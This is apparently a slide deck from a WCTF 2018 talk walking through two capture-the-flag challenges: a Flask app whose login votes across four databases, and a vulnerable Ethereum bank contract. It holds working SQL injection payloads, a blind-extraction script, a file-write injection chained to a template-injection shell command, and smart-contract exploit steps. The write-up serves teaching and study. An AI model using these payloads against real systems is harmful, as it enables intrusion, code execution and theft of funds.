LC↯BC

WCTF 分享会 2018

我们的队伍

- 俄罗斯 
- 白帽黑客

Okay

- **Just kidding**
- Let’s talk through 2 challenges
- Both solved by 2 teams

- Contact me: beched@deteact.com

Our challenges

- **Cyber Mimic Defense** — web challenge with fake attribution ☺
- **Belluminar Bank** — Ethereum smart contract challenge

Cyber Mimic Defense

Polyglot SQL


Cyber Mimic Defense — the setup

- Teams get source code of the Flask web application
- It uses 4 DBMS on backend:
  - SQLite
  - MySQL
  - PostgreSQL
  - MSSQL
- Goal: Get Remote Code Execution
- Author: **Beched**

Cyber Mimic Defense — summary

- Authentication SQL query is sent to all 4 DBMS
- Response is selected by majority voting
- At least 3 DBMS should return the same value
- Also the terminal symbols (quotes) are chosen randomly
- *Inspired by Cyber Mimic Defense competition in Nanjing (May 2018)*

Cyber Mimic Defense — summary



Cyber Mimic Defense — summary

```
39      def __init__(self, username):
40          self.DB_CONNECTIONS = {
41                  'mssql': pymssql.connect('127.0.0.1', 'belluminar', '***', 'belluminar'
42                  'mysql': MySQLdb.connect(host='localhost', user='belluminar', passwd='*
43                  'psql': psycopg2.connect("dbname='belluminar' user='belluminar' host='l
44                  'sqlite': sqlite3.connect(os.path.dirname(os.path.realpath(__file__)) +
45          }
46          result = [self.find_user(username, driver) for driver in self.DB_CONNECTIONS]
47          common = Counter(result).most_common()[0]
48          user = () if common[1] < len(result) - 1 else common[0]
49          if not user:
50              raise UserNotFoundError()
51          self._id = user[0][0]
52          self.username = user[0][1]
53          self.id = self.username # 我们需要用这个
54          self.password = user[0][2]
```

Arbitrator algorithm

Cyber Mimic Defense — summary

```
33      def find_user(self, username, driver):
34          quote = choice(TERMINAL_TOKENS.get(driver, ["'", '"']))
35          # 我知道这不太好
36          query = '''select * from users where username=%s%s%s;''' % (quote, username, quote)
37          return self.query(query, driver)
38
```

Random choice

Cyber Mimic Defense — summary

```
23      def query(self, query, driver):
24          try:
25              conn = self.DB_CONNECTIONS[driver]
26              c = conn.cursor()
27              c.execute(query)
28              r = tuple(c.fetchall())
29              return r
30          except Exception, e:
31              return ()
```

Stacked queries also possible

Cyber Mimic Defense — summary

```
12  TERMINAL_TOKENS = {
13      'psql': ["'", '$$'],
14      'mssql': ["'"]
15  }
16
```

Postgres and MSSQL don't allow double quote

Cyber Mimic Defense — step 1

- Construct a Polyglot payload
- Ok, but how to *exfiltrate* the data?
- You need to manipulate the *quorum*
- Make the voting result condition-dependent

Cyber Mimic Defense — step 1

- But what about the *quotes*?
- Use a randomized algorithm
- Sometimes the request will fail because of the wrong quotes

Cyber Mimic Defense — step 1

- The request is:
  - select * from users where username='...'
- Or
  - select * from users where username="..."
- Or
  - select * from users where username=$$...$$

Cyber Mimic Defense — step 1

- An example polyglot payload:

```
select * from users where username='' or 1=1 -- " or 1=1 -- '
select * from users where username="' or 1=1 -- " or 1=1 -- "
```

Cyber Mimic Defense — step 1

- An actual payload for MSSQL exfiltration:

" or 1=1# $$ or 1=1 -- ' or ascii(substring((select host_name()),1,1))>0 --

MySQL PostgreSQL MSSQL ~~SQLite~~

Cyber Mimic Defense — step 1

" or 1=1# $$ or 1=1 -- ' or ascii(substring((select host_name()),1,1))>0 --

- The above payload works as follows:
  - MySQL: 50% true (when "quotes" used)
  - PostgreSQL: 50% true (when $$quotes$$ used)
  - SQLite: 100% false (wrong syntax)
  - MSSQL: condition-dependent
- If the condition is true, then
  - In 25% (0.5^2) of cases ¾ responses will be true
  - Otherwise only ½ responses will be true (no quorum)

Cyber Mimic Defense — step 1

- This makes a randomized algorithm
- Just repeat the request N times
- If **at least 1** response is true (you signed in)
- Then the condition is true

Cyber Mimic Defense — step 1

```
5  payload = ''''" or 1=1# $$ or 1=1 -- ' or ascii(substring((%s),%s,1))>%s -- a'''
6  query = "select host_name()"
7
8  s = requests.Session()
9
10 res = ''
11 for i in xrange(1, 100):
12     l, r = 0, 128
13     while l < r - 1:
14         m = (l + r) / 2
15         u = payload % (query, i, m)
16         t = max([('Invalid password' in
17                 s.post(
18                     'http://%s/admin/login/' % target,
19                     data={'username': u, 'password': 'asd'},
20                     headers={'Content-Type': 'application/x-www-form-urlencoded
21                 ) for _ in xrange(15)])
22         print l, r, t, u
23         if t == False:
24             r = m
25         else:
26             l = m
27     res += chr(r)
```

Query to execute

Retry attempts for binary search

Cyber Mimic Defense — step 2

- Ok, what's next? Is the *flag* in the DB?
  - Nope.
- Where is it then?
  - On the server.
- Go get RCE

Cyber Mimic Defense — step 2


```
45      @expose('/')
46      def index(self):
47          if not login.current_user.is_authenticated:
48              return redirect(url_for('.login_view'))
49
50          self._stubs()
51          self.header = "Dashboard"
52          # 这是真的安全
53          try:
54              login.current_user.query('EXEC sp_logEvent 'View at %s', 'dashboard', 'visit';" % time.time(), 'mssql')
55          except:
56              pass
57          page = os.path.basename(request.args.get('page', 'dashboard'))
58          return render_template('sb-admin/pages/%s.html' % page, admin_view=self)
```

Cyber Mimic Defense — step 2

- There’s a stored procedure for logging in MSSQL
- Let’s read its source code:
  - select routine_definition from master.information_schema.routines where routine_name='*sp_logEvent*'

Cyber Mimic Defense — step 2

```
1   USE MASTER
2   GO
3
4   DROP PROCEDURE sp_logEvent;
5   GO
6
7   CREATE PROCEDURE sp_logEvent(@Txt varchar(max), @Name varchar(40), @Type varchar(40))
    WITH EXECUTE AS OWNER
8   AS
9   BEGIN
10      DECLARE @query varchar(max);
11      SET @Txt = REPLACE(@Txt, "'", "''")
12      SET @Name = REPLACE(@Name, "'", "''")
13      SET @Type = REPLACE(@Type, "'", "''")
14      SET @query = 'EXEC master..spWriteStringToFile ''' + @Txt + ''',
        ''C:\Users\belluminar\Desktop\webapp\logs\' + @Name + ''', ''' + @Type + '.log''';
15      EXECUTE(@query);
16  END
17  GO
18
19  GRANT EXECUTE ON sp_logEvent to PUBLIC
20  GRANT VIEW DEFINITION ON sp_logEvent TO PUBLIC
```



Cyber Mimic Defense — step 2

- A user input is concatenated with the query
- But what about *escaping*?
- Exploit fragmented SQL injection
- Some of input vars are only 40 bytes wide
- They can be truncated

Cyber Mimic Defense — step 2

- The payload for arbitrary file creation/overwrite:

'; exec sp_logEvent "asd",'../server/////////////////////////////////',
'," ../anywhere.txt"-- '; --

File contents File path Outer injection Inner injection

Cyber Mimic Defense — step 2

'; exec sp_logEvent "asd",'../server//////////////////////////////"',
',"../anywhere.py"-- '; --

- The above payload works as follows:
  - Stack queries to call sp_logEvent
  - Pass "…(39 bytes)'(single quote)" as @Name
    - It gets escaped (+1 byte) and truncated again (single quote unescaped)
  - Pass the rest of the master..spWriteStringToFile call
  - (Double quotes don't get escaped)

Cyber Mimic Defense — step 3

- The rest should be easy
- You can overwrite the *Flask* files
- Python files do not automatically reload
- That’s why overwrite template files
- Use SSTI to execute the code

{{''.__class__.mro()[2].__subclasses__()[231]('type ..\..\\flag* > templates/sb-admin/pages/res.html',shell=True)}}

Cyber Mimic Defense — step 3

```
8   s.post(
9       'http://%s/admin/login/' % target,
10      data=r"""username='%3bexec+sp_logEvent+"{{''.__class__.mro()[2].__subclasses__()[
            231]('type+..\..\\flag*+>+templates/sb-admin/pages/res.html',shell=True)}}",+'.
            ./server/////////////////////////////''',+',"../templates/sb-admin/pages/x.
            html"--+'%3b+--+&password=asd""",
11      headers=h)
12
13  [
14      s.post(
15          'http://%s/admin/login/' % target,
16          data="username='+union+select+0,'root','7815696ecbf1c96e6894b779456d330e'+--+&p
            assword=asd", headers=h
17      ) for _ in xrange(10)
18  ]
19
20  s.get('http://%s/admin/?page=x' % target)
21  print s.get('http://%s/admin/?page=res' % target).text
```

Randomized sign in to trigger the template

Read the flag

Belluminar Bank

EVM storage corruption

Belluminar Bank — the setup

- Each team is given a private blockchain
- The BelluminarBank contract is deployed there
- You need to empty its balance

- Author: **Beched**

Belluminar Bank — the summary

```
Belluminar Bank is very small and special. It works as follows:
- Anyone can invest any amount of money and should specify deposit term (deposit will be locked
before that);
- Deposit term must be at least 1 year greater than deposit term of previous client;
- An account number is assigned to each deposit;
- Account 0 contains 31337 wei, locked for many years by the bank owner (contract creator);
- The bank owner can confiscate your deposit 1 year after the deposit term (if you don't
withdraw).


Your goal is to hack this bank and empty its balance. If you succeed, the bot will send you the
flag in transaction data.
Your eth address: 0x72d45c0dc7EfdAfd00467086B65B2fe078788c44
Unlock password: 123qwe
Contract address: 0x8630b28e30890060bc32a48d077d9873ec7499c4
```

Belluminar Bank — step 1

- You need to fetch the contract from the blockchain
- And reverse engineer its bytecode
- You may even decompile it (if the tools work)
- And you may even find the contract without its address

Belluminar Bank — step 1

```
1   account = '0x72d45c0dc7EfdAfd00467086B65B2fe078788c44';
2   web3.personal.unlockAccount(account, '123qwe', 1500);
3
4   web3.eth.defaultAccount = account;
5
6   for (i = 0; i < web3.eth.getBlock('latest').number; ++i) {
7       b = web3.eth.getBlock(i);
8       if(b.transactions != '') {
9           var target = web3.eth.getTransactionReceipt(b.transactions.toString()).contractAddress;
10          console.log('Found contract: ', target);
11          break;
12      }
13  }
```

Just find the first block with >0 transactions

Belluminar Bank — step 1


- EVM bytecode is simple
  - You can use evmdis, radare2, mythril, ethersplay, etc
  - Also see my small tool https://github.com/beched/abi-decompiler
- For the sake of simplicity we'll look at the contract's source code ☺

Belluminar Bank — step 2

- The first vulnerability:
  - Integer overflow
- You need it to bypass *deposit term* checks
- Otherwise your money will be locked for a lifetime


Belluminar Bank — step 2

```
3   contract BelluminarBank {
4       struct Investment {
5           uint256 amount;
6           uint256 deposit_term;
7           address owner;
8       }
9       Investment[] balances;
10      uint256 head;
11      address private owner;
12      bytes16 private secret;
13
14      function BelluminarBank(bytes16 _secret, uint256 deposit_term) public {
15          secret = _secret;
16          owner = msg.sender;
17          if(msg.value > 0) {
18              balances.push(Investment(msg.value, deposit_term, msg.sender));
19          }
20      }
```



Belluminar Bank — step 2

```
26      function invest(uint256 account, uint256 deposit_term) public payable {
27          if (account >= head && account < balances.length) {
28              Investment storage investment = balances[account];
29              investment.amount += msg.value;
30          } else {
31              if(balances.length > 0) {
32                  require(deposit_term >= balances[balances.length - 1].deposit_term + 1 years);
33              }
34              investment.amount = msg.value;
35              investment.deposit_term = deposit_term;
36              investment.owner = msg.sender;
37              balances.push(investment);
38          }
39      }
```



Belluminar Bank — step 2

- Place a deposit with the deposit_term
  - = -1 year + 1
  - = 0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffffe1ecc80
- Now you can place a deposit with deposit_term=0

Belluminar Bank — step 2


- Place a deposit with the deposit_term
  - = -1 year + 1
  - = 0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffffe1ecc80
- Now you can place a deposit with deposit_term=0

Belluminar Bank — step 3

- The next vulnerability:
  - Uninitialized storage pointer
- EVM memory management is quite peculiar
- The pointer to Investment struct was not initialized
- It points to the slot 0 by default

Belluminar Bank — step 3


```
26      function invest(uint256 account, uint256 deposit_term) public payable {
27          if (account >= head && account < balances.length) {
28              Investment storage investment = balances[account];
29              investment.amount += msg.value;
30          } else {
31              if(balances.length > 0) {
32                  require(deposit_term >= balances[balances.length - 1].deposit_term + 1 years);
33              }
34              investment.amount = msg.value;
35              investment.deposit_term = deposit_term;
36              investment.owner = msg.sender;
37              balances.push(investment);
38          }
39      }
```



Belluminar Bank — step 4

- Another weakness is an Illusion of access control
- The private variable *secret* is used to authenticate *confiscate()* callers
- But on the blockchain nothing is private
- Easy: call web3.getStorageAt() to leak the contract's storage

Belluminar Bank — step 4




```
68      web3.eth.getStorageAt(
69          target,
70          3,
71          function(e,v){
72              console.log('Got secret: ', '0x' + v.substring(34,66));
73              secret = '0x' + v.substring(34, 66);
74          }
75      )
```

Belluminar Bank — step 5

- The last bug in chain: Unexpected ether
- When exploiting previous bugs, we can
  - Craft unlockable deposits
  - Become an owner of the contract
  - Call confiscate and get all the money ☺


Belluminar Bank — step 5

- But the balance will actually become *greater*!
  - The reason is *balances.push()* call
  - It increments *balances.length*
  - But *investment.amount* points exactly there!
- This means that contract's balance is *less* than the calculate value to confiscate
  - Also the contract doesn't have *fallback()* method
  - We cannot simply send ether there to make the it even

Belluminar Bank — step 5

- The simple way to solve is to kill yourself
- Create a contract which immediately self-destructs
- All the ether from its balance can be transferred to the “inheritor”

